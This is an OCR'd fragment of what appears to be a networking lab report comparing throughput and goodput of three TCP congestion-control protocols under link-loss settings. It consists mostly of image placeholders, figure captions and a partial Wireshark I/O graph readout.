
Maximum Window Size:




S HTCP




Packet Loss Rate:




Maximum Window Size:




Throughput comparison of Q for all 3 protocol




Goodput comparison of Q for all 3 protocol




Throughput comparison of R for all 3 protocol




Goodput comparison of R for all 3 protocol




Throughput comparison of S for all 3 protocol




Goodput comparison of S for all 3 protocol





d. Configure the link loss parameter of the link S2-S3 to 1% and 5% and repeat part (c). Generated all pcap files for required cases:








I/O plots for each pcap file:






Wireshark I/O Graphs: bic_P_loss5.pcap
600000
400000
200000
0
Bytes/1 sec
-0.4
-0.2
0
0.2
Time (s)

